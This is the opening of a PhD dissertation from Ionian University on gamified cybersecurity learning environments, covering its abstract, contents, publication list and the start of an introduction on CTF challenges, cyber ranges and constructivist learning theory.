

Department of Informatics, Ionian University



IONIAN
UNIVERSITY

Systematic Design, Deployment and Evaluation of Gamified Cybersecurity Learning Environments

Stylianos Karagiannis

Supervisor: Emmanouil Magkos

© Department of Informatics, Ionian University
Plateia Tsirigoti 7, 49100, Corfu, Greece

All rights reserved. This dissertation may not be reproduced in whole or in part, by photocopying or other means, without the permission of the author.

Systematic Design, Deployment and Evaluation of Gamified Cybersecurity
Learning Environments

Author: **Stylios Karagiannis**

Supervisor

Emmanouil Magkos, *Associate Professor, Department of Informatics,
Ionian University*

Advisory Committee Members

Supervisor, **Emmanouil Magkos**
(*Associate Professor, Ionian University*)

First Advisory Committee Member, **Christoforos Dadoyan**
(*Associate Professor, Ionian University*)

Second Advisory Committee Member, **Aggeliki Tsohou**
(*Associate Professor, Ionian University*)

Review Committee Members

Supervisor, **Emmanouil Magkos**
(*Associate Professor, Ionian University*)

First Advisory Committee Member, **Christoforos Dadoyan**
(*Associate Professor, Ionian University*)

Second Advisory Committee Member, **Aggeliki Tsohou**
(*Associate Professor, Ionian University*)

Reviewer, **Christos Xenakis**
(*Professor, University of Piraeus*)

Reviewer, **Konstantinos Patsakis**
(*Associate Professor, University of Piraeus*)

Reviewer, **Maria Karyda**
(*Associate Professor - University of the Aegean*)

Reviewer, **Panagiotis Kotzanikolaou**
(*Associate Professor, University of Piraeus*)

ABSTRACT

This research aims to validate the learning theory of constructivism and identify the possible systematic approaches to design, deploy, and evaluate cybersecurity learning environments using Capture the Flag (CTF) challenges and Cyber Ranges to provide a significant learning impact. Capture the Flag (CTF) challenges and Cyber Ranges are among the most widely used approaches to provide technical exercises in cybersecurity, mostly as an assessment method to evaluate skills. Despite interest in CTF challenges and Cyber Ranges, few studies have considered systematic approaches to relate technical exercises to the cybersecurity curriculum. Furthermore, research on gamification or game-based learning in cybersecurity has not included these approaches until now. This research contributes to understanding of the design and methodological development to improve approaches, including but not limited to CTF challenges and Cyber Ranges. The research is methodologically based on Action Design Research (ADR) that is used to provide empirical data on the design and development of digital cybersecurity learning environments. Furthermore, the scope of research of this thesis includes a critical evaluation of cyber learning environments, taking into account the concepts of gamification and game-based learning within the scope of this research. This research provides the foundation for a new method to design, develop, and deploy cybersecurity learning environments and related cybersecurity scenarios, as a baseline to acquire technical skills in IT.

Περίληψη

Η παρούσα διατριβή έχει ως στόχο την επικύρωση της θεωρίας μάθησης του κονστρουκτιβισμού και να αποδώσει τις πιθανές συστηματικές προσεγγίσεις που επιτρέπουν στις προκλήσεις Capture the Flag (CTF) και στα Cyber Ranges να παρέχουν σημαντικό μαθησιακό αντίκτυπο. Η παρούσα έρευνα συμβάλει στην κατανόηση σχετικά με τον σχεδιασμό της έρευνας και τη μεθοδολογική ανάπτυξη που απαιτείται για την ενίσχυση του μαθησιακού αντίκτυπου των προκλήσεων CTF και των Cyber Ranges ως εικονικών περιβαλλόντων μάθησης στον κυβερνοχώρο. Ο πειραματικός σχεδιασμός στηρίζεται μεθοδολογικά στο Action Design Research (ADR) και αξιοποιήθηκε για την παροχή δεδομένων σχετικά με το σχεδιασμό και την ανάπτυξη ψηφιακών περιβαλλόντων εκμάθησης στην κυβερνοασφάλεια. Στην έρευνα συμπεριλαμβάνεται κριτική αξιολόγηση των περιβαλλόντων μάθησης στον κυβερνοχώρο λαμβάνοντας υπόψη τις έννοιες της παιχνιδοποίησης (gamification) και της μάθησης που βασίζεται σε παιχνίδι (Game-Based Learning). Η έρευνα παρέχει τη βάση για έναν νέο τρόπο σχεδίασης και ανάπτυξης περιβαλλόντων μάθησης στον κυβερνοχώρο και την δημιουργία συναφών σεναρίων στην κυβερνοασφάλεια ως βάσης για την απόκτηση τεχνικών δεξιοτήτων στον τομέα της πληροφορικής.

Contents

Supervisory Committee	ii
Abstract	iv
Περίληψη	v
Table of Contents	vi
List of Tables	x
List of Figures	xiv
List of Abbreviations	xvi
Acknowledgements	xviii
1 Introduction	1
1.1 Research Motivation	4
1.2 Research Objectives	7
1.2.1 Concept Area 01 - Design Principles: Gamification and GBL	8
1.2.2 Concept Area 02 - Deployment and Integration	10
1.2.3 Concept Area 03 - Analysis and Evaluation	11
1.3 Contribution	12
1.4 Research Methodology	16
1.5 Dissertation Structure	29
2 Background	31
2.1 Design Principles: Gamification and Game-Based Learning . . .	31
2.1.1 Constructivism	32

2.1.2	Gamification and Game-Based Learning	34
2.1.3	Modern Learning Theories and Approaches	37
2.2	Deployment and Integration	40
2.3	Evaluation and Analysis	44
3	Design Principles: Gamification and Game-Based Learning	47
3.1	Game-based Learning: Theory and Practice	47
3.1.1	Novel Theories in Game-based Learning	47
3.1.2	Capture the Flag (CTF) Platforms and Cyber Ranges	51
3.1.3	Serious Games and Computer games integrating educa- tive context	53
3.1.4	Tabletop Games	54
3.1.5	Alternate Reality Games (ARG)	56
3.1.6	Puzzle/Interactive Books	57
3.1.7	Escape Rooms	58
3.2	Engaging Students in Fundamental Cybersecurity Using Digital Game-Based Learning	60
3.2.1	Methodology	62
3.2.2	A Computer Game as a Virtual Cybersecurity Learning Environment	64
3.2.3	Experiments	68
3.2.4	Discussion on the Empirical Data	72
3.3	Adapting CTF challenges into virtual cybersecurity learning en- vironment	73
3.3.1	Methodology and Deployment	74
3.3.2	A Virtual Cybersecurity Learning Environment based on CTF Challenges	79
3.3.3	Lab and Experiment	81
3.3.4	Qualitative Research Results - Naturalistic Observation Research	87
3.3.5	Quantitative Research Results - ARCS	89
3.3.6	Discussion on the Empirical Data	92
3.4	Discussion	97
3.4.1	Design Principles: Gamification and Game-Based Learning	97

3.4.2	The Learning Impact of DGBL	98
3.4.3	The Learning Impact of Gamification	99

4 Deployment and Integration 101

4.1	Cyber Ranges and CTF Challenges: Integration of Digital Twins	101
4.1.1	A Digital Twin-Based Cyber Range for SOC Analysts . .	102
4.1.2	Prototypical Implementation	105
4.1.3	Experiments	106
4.2	Automated and On-Demand Cybersecurity Certification	109
4.2.1	Deployment	113
4.2.2	Security/Privacy Standards, Regulations, and Compliance	115
4.2.3	Cybersecurity Certification as a Service (CCaaS)	116
4.2.4	Security Event Collection	118
4.2.5	Rulesets, Continuous Auditing, Vulnerability Assessment	121
4.3	PocketCTF: A Fully Featured Approach to Host Attack and De- fense Cybersecurity Exercises	123
4.3.1	Virtualization and Containerization Technologies: Eval- uation and Benchmarking	126
4.3.2	Deployment	128
4.3.3	Evaluation and Benchmarks	132
4.3.4	Benefits and Challenges of the Approach	134
4.4	ATT&CK Documentation, Emulation and Mitigation Operations	137
4.4.1	ATTACK Documentation, Emulation and Mitigation Op- erations (A-DEMO)	139
4.4.2	A-Demo: Methodology Steps	139
4.4.3	Details on the Execution of Methodology Step V: Sample Kill-Chain.	144
4.5	Discussion	147
4.5.1	Cyber Ranges and CTF Challenges: Integration of Digi- tal Twins	148
4.5.2	Automated and On-Demand Cybersecurity Certification	149
4.5.3	PocketCTF: A Fully Featured Approach to Host Attack and Defense Cybersecurity Exercises	149
4.5.4	ATT&CK Documentation, Emulation and Mitigation Op- erations	150

5	Analysis and Evaluation	153
5.1	Open Source Capture the Flag Platforms as Cybersecurity e-Learning Tools	153
5.1.1	Methodology	155
5.1.2	Empirical Data	161
5.2	Towards NICE-by-Design Cybersecurity Learning Environments: A Cyber Range for SOC Teams	166
5.2.1	Methodology	170
5.2.2	Execution of Methodology Step I: Choose a Framework .	174
5.2.3	Execution of Methodology Step II: Define the Learning Goals	175
5.2.4	Execution of Methodology Step III: Scenario Design and Deployment	179
5.2.5	Architecture and Deployment	188
5.2.6	Methodology Step IV: Evaluation	191
5.3	Analysis and Evaluation of Capture the Flag Challenges in Secure Mobile Application Development	194
5.3.1	Methodology	197
5.3.2	Lab/Exercise Execution	201
5.3.3	Vulnerability and threat analysis	202
5.3.4	Relation of the CTF challenges to the NICE Framework	206
5.3.5	Evaluation Remarks and Coverage of OWASP, CWE and NICE	209
5.4	Discussion	213
5.4.1	Discussion on the Results of Analysis and Evaluation of CTF Platforms	213
5.4.2	The NICE Framework and the Ability to Cover Work Roles	214
5.4.3	Evaluation methods on the CTF Challenges	215
5.4.4	Proposed Updates and Findings of the NICE Framework	217
6	Conclusions	219
	Bibliography	222
	References	222

List of Tables

1.1	Main concepts of this thesis.	7
1.2	Research contributions (part 1 of 2).	13
1.3	Research contributions (part 2 of 2).	14
1.4	Problem formulation.	19
1.5	Stage 1 - Problem formulation and principles.	20
1.6	Building, Intervention, and Evaluation (BIE).	21
1.7	Stage 2 of the ADR Process in this research.	22
1.8	Reflection and Learning - Revised Set of Design Elements. . . .	23
1.9	Stage 3 of the ADR Process in this research.	24
1.10	Stage 4 of the ADR Process in this research.	25
2.1	Differences between Gamification and GBL.	35
3.1	Existing selected aspects in Game-Based Learning approaches (part 1 of 2).	48
3.2	Existing selected aspects in Game-Based Learning approaches (part 2 of 2).	49
3.3	CTF approaches.	52
3.4	ARG approaches and developed examples.	56
3.5	Different approaches of Puzzle/Interactive books.	58
3.6	Deployment approaches for Escape Rooms.	59
3.7	Main tools and software components.	66
3.8	Comparison between in-game commands and real commands. .	67
3.9	Questionnaire elements to evaluate the motivational concept of Attention.	69
3.10	Questionnaire elements to evaluate the motivational concept of Relevance.	70
3.11	Questionnaire elements to evaluate the motivational concept of Confidence.	70

3.12	Questionnaire elements to evaluate the motivational concept of Satisfaction.	71
3.13	Questionnaire items to evaluate Perceived Learning.	71
3.14	Questionnaire items to evaluate Real-World.	72
3.15	Questionnaire elements to evaluate related topics.	72
3.16	Summary scoring table.	73
3.17	Reliability Check - Cronbach Alpha.	73
3.18	Details and topics or attributes presented from the selected CTF challenges.	84
3.19	Behavioral responses during the lab (5 week duration)	88
3.20	Reliability check for each construct	90
3.21	Bi-variate correlation between Relevance and other constructs .	90
3.22	Number of Hits and Registrations of the course for 2018 and 2019	92
4.1	Paired Samples Statistics (T-test).	108
4.2	Paired Samples Test (T-test).	108
4.3	Results of the feedback questionnaire.	108
4.4	Summary matrix of benefits and drawbacks for virtual machines and containers.	127
4.5	Nested virtualization and containerization options.	128
4.6	Benchmark summary of the most popular virtualization/containerization technologies.	134
4.7	Benefits and limitations of using a typical x86 compatible PC machine and Raspberry Pi.	135
4.8	Benefits and challenges of PocketCTF.	136
4.9	The A-DEMO framework	140
4.10	Techniques that have been used in the rootkit scenario along with corresponding mitigation actions	143
5.1	Evaluation of Functionality.	156
5.2	Evaluation of Extensibility.	157
5.3	Evaluation of Teaching Presence.	158
5.4	Challenge Management.	159
5.5	Evaluation of Social Presence.	160
5.6	Evaluation of Sustainability.	161

5.7	Evaluation of Portability.	161
5.8	Attributes and characteristics presented to participants.	162
5.9	Matching taxonomy.	173
5.10	Category: Protect and Defend (PR); Specialty Area 01 - Cyber Defense Analysis (CDA).	177
5.11	Category: Protect and Defend (PR); Specialty Area 02 - Cyber Defense Infrastructure Support (INF).	177
5.12	Category: Protect and Defend (PR); Specialty Area 03 - Vul- nerability Assessment and Management (VAM).	178
5.13	Category: Operate and Maintain (OM); Specialty Area 04 - Systems Administration (ADM).	179
5.14	Category: Operate and Maintain (OM); Specialty Area 05 - Network Services (NET).	180
5.15	Scenario 01 (SOC01) - Network Configuration and Analysis. . .	181
5.16	Scenario 02 (SOC02) – Unified Threat Management (UTM). . .	181
5.17	Scenarios 03 and 04 (SOC03, SOC04) – Domain Controller. . .	182
5.18	Scenario 05 (SOC05) – Web Application Firewall (WAF). . . .	183
5.19	Scenarios 06 and 07 (SOC06, SOC07) – Web Server.	183
5.20	Scenarios 08 and 09 (SOC08, SOC09) – File Server.	184
5.21	Scenarios 10 and 11 (SOC10, SOC11) – Database Server. . . .	185
5.22	Scenario 12 (SOC12) – Email Service.	185
5.23	Scenario 13 (SOC13) – Email Gateway.	186
5.24	Scenario 14 (SOC14) – Honeypots/ Deception Traps.	187
5.25	Scenario 15 (SOC15) – Security Information and Event Man- agement (SIEM).	187
5.26	Scenario 16 (SOC16) – SOC16 Vulnerability Assessment and Packet Capturing.	188
5.27	Components of topology and implementation.	190
5.28	Scenario coverage of the NICE-by-design Cyber Range.	192
5.29	Overall Matching of the Cyber Range with the NICE framework.	193
5.30	Results retrieved from the Android Manifest Analysis (AMA) .	202
5.31	Challenges presented in EVABS	203
5.32	DIVA challenges and the relationship with OWASP to discover learning outcomes.	204

5.33	Relation between MITRE CWE and CTF challenges	206
5.34	Relation between CTF challenges and the capability indicator of Knowledge (K)	207
5.35	Relation between CTF challenges and the capability indicator of Skills (S)	208
5.36	Relation between CTF challenges and the capability indicator of Abilities (A)	208
6.1	Conclusive results of each Chapter.	220

List of Figures

1.1	The e-ADR cycles.	17
1.2	ADR: Stages and Principles.	18
1.3	The progress of this research according to the e-ADR methodology.	26
1.4	The timeline of the first and second ADR cycles.	27
1.5	The timeline of the second and third ADR cycles.	28
3.1	Methodology steps.	62
3.2	Academy Level 1 - Steps and Progress Tracking.	65
3.3	Proposed learning flow.	78
3.4	Time spent for each week on each phase (Instructions, Learning, Assignment, Black-box Challenges).	82
3.5	The main interface of the CTFd in combination with the CTF challenges.	83
3.6	Multimedia content and storytelling elements from Mr. Robot: 1.	85
3.7	Scoreboard from CTF challenge - Event-Based CTF using FBCTF.	87
3.8	Perceived learning - Mean Scores	91
3.9	Bi-variate correlation between Attention and Perceived Learning	93
3.10	All constructs - Mean Scores	93
4.1	Basic concept of the digital twin-based Cyber Range for SOC analysts.	102
4.2	Learning concept for the Cyber Range.	104
4.3	Architecture of the prototypical implementation.	105
4.4	Comparison of test persons' knowledge for Questions Q1 to Q13 before and after participation.	107
4.5	Automated Cybersecurity Certification main design for conducting auditing and log collection.	113

4.6	Dashboard with status updates on the deployed agents and the monitored systems/assets.	115
4.7	Cybersecurity coverage of policies, guidelines, frameworks and standards.	116
4.8	Published information from the cybersecurity certification as a service.	117
4.9	Example of an audit report generated in JSON format.	118
4.10	Example of a vulnerability assessment report.	119
4.11	Overall information of the system's specifications and insights.	120
4.12	Information of the insights of a system such as the installed software packages.	120
4.13	Vulnerability Assessment: example of an identified vulnerability.	121
4.14	Rulesets, the relation to the directives/security controls, and the corresponding files where the rules are defined.	122
4.15	Software architecture of PocketCTF.	129
4.16	Proof of concept deployment of PocketCTF.	130
4.17	Accessing LXC containers using RDP.	131
4.18	Topology of the replicated environment for deploying the attack execution	141
4.19	Enumerated assets of the Live Healthcare Environment (ESXI Replicated)	147
5.1	Methodology steps.	156
5.2	Attributes and scores of the participants.	163
5.3	Scores from the designers' or educators' perspective.	163
5.4	Structure of the NICE Framework.	168
5.5	Steps of the methodological design and development of a cybersecurity learning environment.	171
5.6	Topology of the NICE-by-design Cyber Range focused on SOC and blue teams.	189
5.7	Methodology steps followed in this research.	198
5.8	Evaluation results for DIVA and EVABS in relation to OWASP Mobile Top 10, MASVS/MSTG and the NICE framework.	210

List of Abbreviations

ACM	Association for Computing Machinery
ADR	Action Design Research
APK	Android Package Kit
APT	Advanced Persistent Threats
ARG	Alternate Reality Games
BIE	Building, Intervention, and Evaluation
CTF	Capture the Flag
CBL	Challenge Based Learning
C&C	Command and Control
CLI	Command Line Interface
CVE	Common Vulnerabilities and Exposures
CVSS	Common Vulnerability Scoring System
CCaaS	Cybersecurity Certification as a Service
DCO	Defensive Cyberspace Operation
DoS	Denial of Service
DHS	Department of Homeland Security
DIVA	Damn Insecure and Vulnerable App
DR	Design Research
DGBL	Digital Game-Based Learning
ECSF	European Cybersecurity Skills Framework
ETL	ENISA Threat Landscape
EoU	Ease of Use
EVABS	Extremely Vulnerable Android Labs
e-ADR	elaborated Action Design Research
ELK Stack	Elasticsearch, Logstash, Filebeat, and Kibana
ENISA	European Union's Cybersecurity Agency
G4L	Game for Learning
GBL	Game-Based Learning
GDPR	General Data Protection Regulation
GUI	Graphical User Interface
HIPAA	Health Insurance Portability and Accountability Act
HIS	Healthcare Information System
HMI	Human Machine Interface
HCI	Human-Computer Interaction
ICS	Industrial Control System
IDS	Intrusion Detection System
IATA	International Air Transport Association
IoT	Internet of Things
KVM	Kernel-Based Virtual Machine
KST	Knowledge, Skills and Tasks

KSAT	Knowledge, Skills, Abilities and Tasks
LIS	Laboratory Information System
LMS	Learning Management Systems
LXC	Linux Containers
MLC	Major League Cyber
MITM	Man In The Middle
MVP	Most Valuable Players
NIST	National Institute of Standards and Technology
NVD	National Vulnerability Database
NIS	Network and Information Security
OSINT	Open Source Intelligence
OWASP	Open Web Application Security Project
PBL	Problem Based Learning
PLC	Programmable Logic Controllers
R&D	Research and Development
RQ	Research Questions
SSH	Secure Shell connection
SCP	Security Coding Practices
SIEM	Security Information and Event Management
SOC	Security Operations Center
SET	Social Engineering Toolkit
SSH	Secure Shell
STIX	Structured Threat Information Expression
SQuaRE	Systems and Software Quality Requirements and Evaluation
TTP	Tactics, Techniques, and Procedures
VR	Virtual Reality
ZPD	Zone of Proximal Development

Acknowledgments

This thesis is dedicated to my family and friends who supported me during this challenging and demanding time to maintain a balance between academic, professional and personal life. The list of people I would like to thank is endless. I thank all of them from the bottom of my heart.

Manos Magkos, my supervisor , for providing me the opportunity to begin this scientific journey. **Aggeliki Tsohou, Thanos Papaioannou, and Christophoros Ntantogian** for mentoring and support.

Luis Miguel Campos, Luis Landeiro, and Ioannis Karydis, for their friendship, motivation, and assistance in all my efforts. **My colleagues from Motivar, and PDM family**; without them, this work would never reach that level.

Miriam Kavzolidou, for being there for me in all the great and difficult moments. **Vasilis Dragonas, Kostas Kantas, Alexander Koumplis and Nefeli Nikiforou** for all the wonderful times we shared together.

my Brother, for sharing the same passion for IT and computers, having our first Personal Computer with a Pentium I of 133MHz and a hard disk of 500 MB.

my Mother, and Father, there are no words to express my feelings to them. I know the paths we followed together, climbing mountains and wandering through forests; they gave me the strength to overcome every challenge.

“Such is oft the course of deeds that move the wheels of the world: small hands do them because they must, while the eyes of the great are elsewhere.”

- - J.R.R. Tolkien



Short Note - List of Publications

Journal Publications

1. Karagiannis, S., Ntantogian, C., Magkos, E., Ribeiro, L. L., & Campos, L. (2021). PocketCTF: A fully featured approach for hosting portable attack and defense cybersecurity exercises. *Information*, 12(8), 318.
2. Karagiannis, S., & Magkos, E. (2020). Adapting CTF challenges into virtual cybersecurity learning environments. *Information & Computer Security*.
3. Karagiannis, S., Magkos, E., Chalavazis, G., Nikiforos, M. N. (2022 - Accepted). Analysis and Evaluation of Capture The Flag Challenges in Secure Mobile Application Development. *International Journal on Integrating Technology in Education (IJITE)*
4. Karagiannis, S., Karavaras, E., Karnavas, A., Magkos, E., Ntantogian, C., Nikiforos, M. N. (2022). Towards NICE-by-Design Cybersecurity Learning Environments: A Cyber Range for SOC Teams. *International Journal of Information Security - IJIS (Under Review)*
5. Karagiannis, S., Ntantogian, C., Magkos, E. (2022). Cybersecurity Exercises: From Red to Blue Teaming and the Emergence of Defensive Cyberspace Operations, *Computers & security (Under Review)*

Conferences

1. Karagiannis, S., Tokatlis, A., Pelekis, S., Kontoulis, M., Doukas, G., Ntanos, C., & Magkos, E. (2021, November). A-DEMO: ATT&CK Documentation, Emulation and Mitigation Operations: Deploying and Documenting Realistic Cyberattack Scenarios-A Rootkit Case Study. In *25th Pan-Hellenic Conference on Informatics* (pp. 328-333).
2. Karagiannis, S., Manso, M., Magkos, E., Ribeiro, L. L., & Campos, L. (2021, July). Automated and On-Demand Cybersecurity Certification. In *2021 IEEE International Conference on Cyber Security and Resilience (CSR)* (pp. 174-179). IEEE.

3. Vielberth, M., Glas, M., Dietz, M., Karagiannis, S., Magkos, E., & Pernul, G. (2021, July). A digital twin-based cyber range for SOC analysts. In IFIP Annual Conference on Data and Applications Security and Privacy (pp. 293-311). Springer, Cham.
4. Karagiannis, S., Papaioannou, T., Magkos, E., & Tsohou, A. (2020, November). Game-Based Information Security/Privacy Education and Awareness: Theory and Practice. In European, Mediterranean, and Middle Eastern Conference on Information Systems (pp. 509-525). Springer, Cham.
5. Karagiannis, S., Maragos-Belmpas, E., & Magkos, E. (2020, September). An analysis and evaluation of open source capture the flag platforms as cybersecurity e-learning tools. In IFIP World Conference on Information Security Education (pp. 61-77). Springer, Cham.
6. Karagiannis, S., Magkos, E., Ntantogian, C., & Ribeiro, L. L. (2020, September). Sandboxing the cyberspace for cybersecurity education and learning. In European Symposium on Research in Computer Security (pp. 181-196). Springer, Cham.

Book Chapters

1. Karagiannis, S., & Magkos, E. (2021). Engaging students in basic cybersecurity concepts using digital game-based learning: Computer games as virtual learning environments. In *Advances in Core Computer Science-Based Technologies* (pp. 55-81). Springer, Cham.

Other Publications in Conferences

1. Leka, C., Ntantogian, C., Karagiannis, S., Magkos, E., & Verykios, V. (2022) A Comparative Analysis of VirusTotal and Desktop Antivirus Detection Capabilities. In 2022 13th International Conference on Information, Intelligence, Systems and Applications (IISA). IEEE.
2. Lakka, E., Hatzivasilis, G., Karagiannis, S., Alexopoulos, A., Athanatos, A., Ioannidis, S., Chatzimpyros, M., Kalogiannis, G., Spanoudakis, G.

- (2022) Incident Handling for Healthcare Organizations and Supply-Chains. In 2022 IEEE Symposium on Computers and Communications (ISCC) (pp. 1-4). IEEE.
3. Papaioannou, T., Tsohou, A., Karyda, M., & Karagiannis, S. (2022). Requirements for an Information Privacy Pedagogy based on the Constructivism Learning Theory. In 2022 17th International Conference on Availability, Reliability and Security (ARES). IEEE.
 4. Marksteiner, S., Marko, N., Smulders, A., Karagiannis, S., Stahl, F., Hamazaryan, H., ... & Vasenev, A. (2021). A process to facilitate automated automotive cybersecurity testing. In 2021 IEEE 93rd Vehicular Technology Conference (VTC2021-Spring) (pp. 1-7). IEEE.
 5. Campos, L. M., Ribeiro, L., Karydis, I., Karagiannis, S., Pedro, D., Martins, J., ... & Ramos, A. R. (2020). Reference Scenarios and Key Performance Indicators for 5G Ultra-dense Networks. In 2020 12th International Symposium on Communication Systems, Networks and Digital Signal Processing (CSNDSP) (pp. 1-5). IEEE.
 6. Vasenev, A., Karagiannis, S., & Mathijssen, R. (2020). Constructing Tool-based Security Test Sequences for Vehicles as High-tech Data-rich Systems. In VEHITS (pp. 53-58).
 7. Karagiannis, S., Magkos, E., (2018). User Profiling in Cybersecurity Education and Training. Research-in-Progress in MCIS 2018.
 8. Karagiannis, S., Magkos, E., (2017). Decentralized Internet Privacy: Towards a Blockchain Framework for Healthcare. Research-in-Progress in MCIS 2017.

Collaborations and List of Affiliations

1. **Ionian University, Greece:** Emmanouil Magkos, Aggeliki Tsohou, Christophoros Ntantogian, Thanos Papaioannou, Elpidoforos Maragkos-Belmpas, Antonis Karnavas, Lefteris Karavaras, Maria Nefeli Nikiforos, Ioannis Karydis, Crhistian Leka
2. **National Technical University of Athens, Greece:** Alexis Tokatlis, Sotiris Pelekis, Michael Kontoulis, George Doukas, Christos Ntanos
3. **University of Regensburg, Germany:** Manfred Vielberth, Magdalena Glas, Marietheres Dietz, Günther Pernul
4. **Hellenic Open University:** Vassilios Verykios
5. **University of the Aegean:** Maria Karyda
6. **FORTH-ICS, Greece:** Eftychia Lakka, George Hatzivasilis, Manos Athanatos, Sotiris Ioannidis
7. **PDMFC, Portugal:** Luis Landeiro Ribeiro, Luis Miguel Campos, Dário Pedro, Jorge Martins, Carlos Marques
8. **Sphynx, Switzerland:** Manolis Chatzimpyrros, Grigoris Kalogiannis, George Spanoudakis
9. **Aegis, Germany:** Andreas Alexopoulos
10. **Edgeneering, Portugal:** Marco Manso
11. **TNO, Netherlands:** Vasenev Alexandr, Roland Mathijssen, Andre Smulders
12. **Virtual Vehicle, Austria:** Nadja Marko
13. **AVL, Austria:** Stefan Marksteiner, Florian Stahl
14. **ZF, Germany:** Hayk Hamazaryan
15. **AIT, Austria:** Rupert Schlick
16. **SecInto, Austria:** Stefan Kraxberger

Chapter 1

Introduction

According to European Union’s Cybersecurity Agency (ENISA), modern cyber threats nowadays affect vital sectors of society. More specifically, cyberthreats are evolving and becoming increasingly complex, as presented in the ENISA Threat Landscape (ETL¹). The report mentions five of the most affected sectors, as observed by ENISA² between April 2020 and July 2021, that include the following: (i) public administration and government (198 incidents), (ii) digital service providers (152 incidents), (iii) general public (151 incidents), (iv) health and medicine (143 incidents), and (v) finances and banks (97 incidents). Due to the increasing number of cyber threats, there is an urgent need to address the shortage of cybersecurity skills (Furnell, 2021; Herath, Herath, & Cullum, 2022; Soceanu, Vasylenko, & Gradinaru, 2016). According to the 2015 (ISC)² Global Information Security Workforce Study³, 1.8 million cybersecurity jobs will exist worldwide in 2022, highlighting the existing gap in skills (skills shortage) and the growing demand for jobs on the specific topic (Frost & Briefing, 2017).

Referring to cybersecurity as a term, the Association for Computing Machinery (ACM) and the Joint Task Force on Cybersecurity Education (JTF)⁴ defines cybersecurity as *“a computing-based discipline involving technology, people, information, and processes to enable secure operations in the context of*

¹<https://www.enisa.europa.eu/publications/enisa-threat-landscape-2021>

²<https://www.enisa.europa.eu/topics/threat-risk-management/threats-and-trends>

³<https://www.isc2.org/-/media/Files/Research/GISWS-Archive/GISWS-2015.ashx?la=en&hash=6D7686173046E0AD6DF6DD9671E96035140A1C24>

⁴<https://www.acm.org/binaries/content/assets/education/curricula-recommendations/csec2017.pdf>

adversaries". Therefore, cybersecurity refers to topics that include but are not limited to computer security, information security, network security, application security, or digital and electronic security. Therefore, cybersecurity can help protect computer systems, servers, mobile devices, electronic systems, networks, and data against malicious attacks. The term cybersecurity used in this thesis refers to all the related topics mentioned above.

The number of cyberattacks and security incidents is increasing and can involve Denial of Service (DoS) attacks, data breaches, and phishing, among others (Švábenskỳ, Vykopal, & Čeleda, 2020). According to the ETL, eight are the prime threat groups, including (i) ransomware, (ii) malware, (iii) cryptojacking, (iv) e-mail and related threats, (v) threats against data, (vi) threats against availability and integrity, (vii) disinformation – misinformation, and (viii) non-malicious threats. Researchers have recently highlighted the importance of providing training to deal with cyber threats and incidents, as well as the impact of applying new technologies (Krstić, Čabarkapa, & Jevremović, 2019). The security challenges of the digital era are inevitably connected to the human factor, (Hughes-Lartey, Li, Botchey, & Qin, 2021; Ghafir et al., 2018) which urges personnel to become familiar with state-of-the-art security software to mitigate and detect cyberattacks. As a result, research on cybersecurity education and the development of approaches that improve the technical skills of students or the future workforce is of great importance. In this regard, a recent study emphasizes the need to define the most important skills in relation to personnel recruitment in cybersecurity (Furnell, 2021).

The large number of certifications that exist currently do not necessarily succeed in addressing the skills shortage (Furnell, 2021; Crumpler & Lewis, 2019). Although the trends of modernization in higher education are increasing, students still lack the fundamental technical skills required to engage in cybersecurity. This is explained by the fact that the learning curve of cybersecurity is demanding and students need to understand and acquire a lot of technical experience beforehand. Modern learning theories can provide a solution to the above, providing technical aspects, allowing students to engage in technical concepts to gradually cover the prerequisites to engage in cybersecurity (Aaltola & Taitto, 2019). Virtual labs and the deployment of realistic security scenarios can provide the digital environment in which students can

engage. However, learning theories should be based on the claim that students should construct their knowledge by experimentation and learning-by-doing rather than simply receiving information from educators (learning theory of **constructivism**) (S. O. Bada & Olusegun, 2015; Amineh & Asl, 2015). Constructivism as a theory claims that knowledge constructs are built actively and are not passively absorbed from textbooks and lectures. Bringing constructivism to the social context (social constructivism), students can interact using simulated environments and build their knowledge (Kim, 2001; Adams, 2006). Such approaches directly match to cybersecurity, a wide learning topic that requires strong background in IT and technical experience in programming, along with knowledge in computer architecture and network communications. Constructivism has been extremely influential (Ben-Ari, 1998), especially on technical topics, supporting the theoretical basis for debating issues.

To further improve the learning impact on cybersecurity, **gamification and Game-Based Learning (GBL)** (Isaacs, 2015; Chapman, Burket, & Brumley, 2014; Barzilai & Blau, 2014) features can be adopted, including scoreboards, progress bars, achievements, rewards or storytelling elements (Mirkovic & Peterson, 2014; M. F. Thompson & Irvine, 2014; Schreuders & Butterfield, 2016; Rege, 2015). Providing a gamified context in **cybersecurity learning environments**, students can experiment with offensive or defensive cybersecurity methods and learn through experience (Schreuders & Butterfield, 2016). **Capture the Flag (CTF)** challenges and **Cyber Ranges** for example have recently attracted a great interest and are capable of hosting gamification elements. CTF challenges already share gamification elements. Gamification and GBL can both play an important role in learning by providing immersive learning experiences (Isaacs, 2015). More specifically, they can transform learning into fun and offer interactive experiences, motivate students to learn, and give them the opportunity to experiment with realistic security scenarios. CTF challenges in cybersecurity are exercises in which participants are invited to access vulnerable systems, websites, or services and acquire a flag, which is an alphanumerical string hidden within these systems. On the contrary, **virtual labs** is a more generic term used to describe the deployment of a laboratory using virtualization technologies (Perrone & Romano, 2017a; Moldovan & Ghergulescu, 2020). Finally, Cyber Ranges, according to the National Institute of

Standards and Technologies (NIST⁵), Cyber Ranges are defined as “*interactive representations of an organization’s local network, system, tools and applications that are connected to a simulated Internet level environment*”. The goal of Cyber Ranges is to “*provide a safe, legal environment to gain hands-on cyber skills and a secure environment for product development and security posture testing*”. Therefore, Cyber Ranges provide a digital environment inviting teams that are divided into roles and work on the exercise from their perspective.

Taking the above into account, various approaches have evolved significantly in recent years, with the online community, universities, and industries developing and engaging in technical aspects of cybersecurity. CTF challenges, Cyber Ranges or virtual labs, for example, are approaches capable to simulate digital environments and maintain hands-on practice on various cybersecurity topics. The approaches can provide realistic digital environments for students to experiment and familiarize themselves with fundamental concepts related to IT related but not limited to network communications, operating systems, and database systems. However, these approaches are usually not adequately integrated into academic courses due to the high complexity of deployment, as well as due to the lack of a systematic design process (Wi, Choi, & Cha, 2018). Apart from this, additional research is required on scenario design and on how educators can use the above approaches to their benefit.

1.1 Research Motivation

Empirical and research data should be provided to check whether and how cybersecurity learning environments can be used within academic courses. Additional research is also required on the differences between gamification and GBL in cybersecurity and the learning impact that the two approaches can provide. Gamification and GBL both involve **hands-on experience**, and allow students to build their own knowledge, an approach that is highly related to the learning theory of constructivism. Therefore, it is of great research interest whether the learning theory of constructivism and social constructivism can be used beneficially. A significant research topic involves the usage of the appropriate tools that can be used to deploy cybersecurity learning environments,

